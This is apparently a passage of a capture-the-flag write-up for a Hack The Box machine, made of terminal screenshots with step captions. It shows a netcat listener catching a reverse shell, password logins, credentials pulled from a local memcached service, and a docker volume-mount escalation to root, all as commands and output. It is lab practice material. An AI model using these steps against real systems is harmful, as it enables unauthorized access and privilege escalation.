
```
kali@localhost:~$ nc -lvp 1337
listening on [any] 1337 ...
connect to [10.10.14.96] from cache.htb [10.10.10.188] 59626
bash: cannot set terminal process group (1960): Inappropriate ioctl for device
bash: no job control in this shell
www-data@cache:/var/www/hms.htb/public_html/interface/main$ python3 'import pty;pty.spawn("/bin/bash")'
<e/main$ python3 'import pty;pty.spawn("/bin/bash")'
python3: can't open file 'import pty;pty.spawn("/bin/bash")': [Errno 2] No such file or directory
www-data@cache:/var/www/hms.htb/public_html/interface/main$ python3 -c 'import pty;pty.spawn("/bin/bash")'
<ain$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@cache:/var/www/hms.htb/public_html/interface/main$
```

11 users




```
www-data@cache:/var/www/hms.htb/public_html/interface/main$
www-data@cache:/var/www/hms.htb/public_html/interface/main$ cd /
cd /
www-data@cache:/$ ls
ls
bin   home            lib64       opt   sbin      sys  vmlinuz
boot  initrd.img      lost+found  proc  snap      tmp  vmlinuz.old
dev   initrd.img.old  media       root  srv       usr
etc   lib             mnt         run   swap.img  var
www-data@cache:/$ cd tmp
cd tmp
www-data@cache:/tmp$ ls
ls
www-data@cache:/tmp$ cd /
cd /
www-data@cache:/$ cd home
cd home
www-data@cache:/home$ ls
ls
ash  luffy
www-data@cache:/home$ cd ashu
cd ashu
bash: cd: ashu: No such file or directory
www-data@cache:/home$ cd ash
cd ash
www-data@cache:/home/ash$ ls
ls
Desktop    Downloads  Pictures  linenum.sh  rep-12-06-20
Documents  Music      Public    out         user.txt
www-data@cache:/home/ash$ cat user.txt
cat user.txt
cat: user.txt: Permission denied
www-data@cache:/home/ash$ █
```

12 user shell




```
Usage: su [options] [LOGIN]

Options:
  -c, --command COMMAND         pass COMMAND to the invoked shell
  -h, --help                    display this help message and exit
  -, -l, --login                make the shell a login shell
  -m, -p,
  --preserve-environment        do not reset environment variables, and
                                keep the same shell
  -s, --shell SHELL             use SHELL instead of the default in passwd

www-data@cache:/home/ash$ su ash
su ash
Password:

su: Authentication failure

www-data@cache:/home/ash$
www-data@cache:/home/ash$ su - ash
su - ash
Password: H@v3_fun

ash@cache:~$ ls
ls
Desktop    Downloads   Music  Pictures  rep-12-06-20
Documents  linenum.sh  out    Public    user.txt
ash@cache:~$ export TERM=xtrem
export TERM=xtrem
ash@cache:~$ export ash=


export ash=
ash@cache:~$
ash@cache:~$
ash@cache:~$ cat user.txt
cat userr.txt
cat: userr.txt: No such file or directory
ash@cache:~$ cat user.txt
cat user.txt
3618565a5b2f72d5f029490d1bc79ca6
ash@cache:~$ █
```

13 enumerate user ash




```
       Current Scopes: none
         LLMNR setting: yes
MulticastDNS setting: no
       DNSSEC setting: no
     DNSSEC supported: no

Link 2 (ens160)
       Current Scopes: DNS
         LLMNR setting: yes
MulticastDNS setting: no
       DNSSEC setting: no
     DNSSEC supported: no
          DNS Servers: 8.8.8.8
                       8.8.4.4


[-] Default route:
default via 10.10.10.2 dev ens160 proto static


[-] Listening TCP:
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:11211         0.0.0.0:*               LISTEN      -
tcp6       0      0 :::80                   :::*                    LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -


[-] Listening UDP:
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
udp        0      0 127.0.0.53:53           0.0.0.0:*                           -


### SERVICES #############################################
[-] Running processes:
USER         PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root           1  0.0  0.2 159728  8952 ?        Ss   04:47   0:03 /sbin/init maybe-ubiquity
```

14 luffy shell



```
ash@cache:~$ ls
ls
Desktop    Downloads  Music  Pictures  rep-12-06-20
Documents  linenum.sh out    Public    user.txt
ash@cache:~$ telnet localhost 11211
telnet localhost 11211
Trying ::1...
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
get passwd
get passwd

VALUE passwd 0 9
0n3_p1ec3
END

ERROR
quit
quit
Connection closed by foreign host.
ash@cache:~$ cd /home
cd /home
ash@cache:/home$ ls
ls
ash  luffy
ash@cache:/home$ su luffy
su luffy
Password: 0n3_p1ec3

luffy@cache:/home$ cd
cd
luffy@cache:~$ ls
ls
linpeas.sh  linpeas.txt
luffy@cache:~$ cat linpeas.txt
cat lipeas.txt
cat: lipeas.txt: No such file or directory
luffy@cache:~$ 
```

15 root shell



```
  Swap usage:   0%                IP address for docker0: 172.17.0.1

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

107 packages can be updated.
0 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Fri Jun 12 12:19:03 2020 from 10.10.14.96
luffy@cache:~$ docker run -v /:/mnt --rm -it ubuntu chroot /mnt bash
root@365d5845ec9c:/# ls
bin   dev  home        initrd.img.old  lib64       media  opt   root  sbin  srv       sys  usr  vmlinuz
boot  etc  initrd.img  lib             lost+found  mnt    proc  run   snap  swap.img  tmp  var  vmlinuz.old
root@365d5845ec9c:/# cd
root@365d5845ec9c:~# ls
root.txt
root@365d5845ec9c:~# whoami;id;ifconfig
root
uid=0(root) gid=0(root) groups=0(root)
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.17.0.3  netmask 255.255.0.0  broadcast 172.17.255.255
        ether 02:42:ac:11:00:03  txqueuelen 0  (Ethernet)
        RX packets 9  bytes 726 (726.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@365d5845ec9c:~# 
```

The machine cache 10.10.10.188 solved